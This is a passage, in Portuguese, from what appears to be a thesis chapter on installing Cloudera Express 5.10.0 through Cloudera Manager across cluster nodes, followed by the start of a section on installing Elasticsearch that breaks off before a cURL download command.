Todos os pacotes abaixo estão disponíveis para instalação com a versão gratuita:

O instalador instalará **Cloudera Express 5.10.0** e permitirá que você escolha pacotes posteriormente para os serviços abaixo (pode haver algumas implicações de licença).

- Apache Hadoop (Common, HDFS, MapReduce, YARN)
- Apache HBase
- Apache ZooKeeper
- Apache Oozie
- Apache Hive
- Hue (licenciado pelo Apache)
- Apache Flume
- Cloudera Impala (licenciado pelo Apache)
- Apache Sentry
- Apache Sqoop
- Cloudera Search (licenciado pelo Apache)
- Apache Spark

Você está usando o Cloudera Manager para instalar e configurar seu sistema. Saiba mais sobre o Cloudera Manager clicando no menu **Suporte** acima.

Figura 6.11: Pacotes disponíveis para instalação com a versão gratuita do Cloudera.

O processo descrito até o momento apenas instalou os executáveis no mestre do grupo, também chamado de *cloudera Manager*. Os próximos passos instalam os agentes em cada uma dos nós que serão supervisionados pelo mestre. Para isso, é necessário especificar o nome dos nós:



Figura 6.12: Adição dos nós no grupo do Cloudera

Caso o serviço de resolução de nomes (DNS) esteja configurado para todas as máquinas do grupo, ou caso o arquivo *hosts* possua entradas para todas elas, é possível escrever entradas no formato FQDN (*Fully Qualifies Domain Name*). Caso contrário, os endereços IP devem ser fornecidos, pois o mestre não seria capaz de resolver o nome das máquinas nós.

Recomenda-se instalar o agente do Cloudera também no mestre, para que seus recursos possam ser compartilhados pelo grupo e também para que os serviços de monitoramento de saúde e integridade também sejam capazes de acessar essa máquina.

É importante ressaltar que o serviço de SSH deve estar habilitado em todas as máquinas do grupo.

Configurados os hospedeiros do agente Cloudera, é necessário escolher a versão deste programa que será instalada, bem como quaisquer parcelas adicionais desejadas:



Figura 6.13: Pacotes disponíveis para instalação com a versão gratuita do Cloudera.

Como o JDK é necessário para o correto funcionamento dos serviços, ele é instalado em todos os hospedeiro que não o possuem. Nessa etapa, também, é possível optar por usar criptografia de intensidade ilimitada, caso se queira aumentar a segurança do grupo. Neste trabalho, esta opção foi deixada me branco.



Figura 6.14: Pacotes disponíveis para instalação com a versão gratuita do Cloudera.

O Cloudera Manager, por padrão, cria diversos usuários distintos para os serviços disponíveis (*hue, hbase, hadoop, etc*). Porém, em versões mais recentes também é possível que apenas um único seja criado e ele seja responsável por todos os serviços do grupo. Sabendo que essa opção resulta em diversas complicações posteriores à instalação, ela foi deixada em branco:



Figura 6.15: Opção para criação de usuário único.

Escolhidas as opções de instalação, é preciso fornecer um usuário comum a todas as todas as máquinas, e o mesmo necessita ser um *sudoer*. O próprio usuário *root* pode ser utilizado para tal propósito. Porém, neste trabalho foi criado o usuário *usercdl* no grupo inteiro e ele foi usado para concluir a instalação do agente nos hospedeiros.



Figura 6.16: Escolha do usuário para instalar o agente Cloudera nos hospedeiros.

Fornecido o usuário, os agentes serão instalados nas máquinas previamente selecionadas:



Figura 6.17: Instalação do agente nos hospedeiros.

Com o agente instalado nas máquinas, o mestre encarregar-se-á de distribuir todos os pacotes necessários para o correto funcionamento do grupo Cloudera em cada membro.



Figura 6.18: Distribuição dos pacotes nos hospedeiros.

Após distribuídos, os pacotes são instalados:



Figura 6.19: Instalação do agente nos hospedeiros.

Com todos os pacotes instalados no grupo, é possível escolher quais serviços serão executados inicialmente. Para este trabalho, foi escolhida a segunda opção, "Núcleo com HBase".

Figura 6.20: Serviços disponíveis no Cloudera.

Selecionando os serviços para serem rodados, é possível atribuir funções distintas para cada hospedeiro do grupo. As opções padrões costumam ser o suficiente.



Figura 6.21: Atribuição de funções no Cloudera.

Alguns dos serviços recém criados também necessitam de bancos de dados para o correto funcionamento. Caso não tenham sido criados de antemão, como foi o caso deste trabalho, o próprio Cloudera se encarrega de criar versões incorporadas deles.

Figura 6.22: Criação dos bancos de dados incorporados para o Hive, Hue e Oozie Server.

Na etapa seguinte, o Cloudera permite revisar alterações e configurações feitas até o momento.



Figura 6.23: Revisão das configurações escolhidas.

Ao aceitar as configurações, o Cloudera aponta possíveis erros e advertências no presente grupo. Certifique-se de que **todos** os problemas (incluindo as advertências) estão resolvidos antes de prosseguir.

Após concluir a instalação, a tela inicial do Cloudera deve estar similar à figura 6.24:



Figura 6.24: Tela inicial do Cloudera Manager

6.2 INSTALAÇÃO DO *ELASTICSEARCH*

Conforme explicado na seção **??**, a ferramenta *Elasticsearch* provê uma interface mais acessível à complexa biblioteca Lucene. Esse *middleware* criado foi escrito na linguagem java e, portanto, o primeiro passo para a instalação do *Elasticsearch* é instalar o java na máquina.

O mínimo recomendado pela equipe é a versão 7. Para averiguar quaisquer versões previamente já instaladas, execute o comando:

```
$ java -version
```

Para baixar os pacotes dos repositórios oficiais, pode-se utilizar diversos comandos diferentes (ou até mesmo baixar pelo navegador). No caso, foi escolhido o cURL:

```
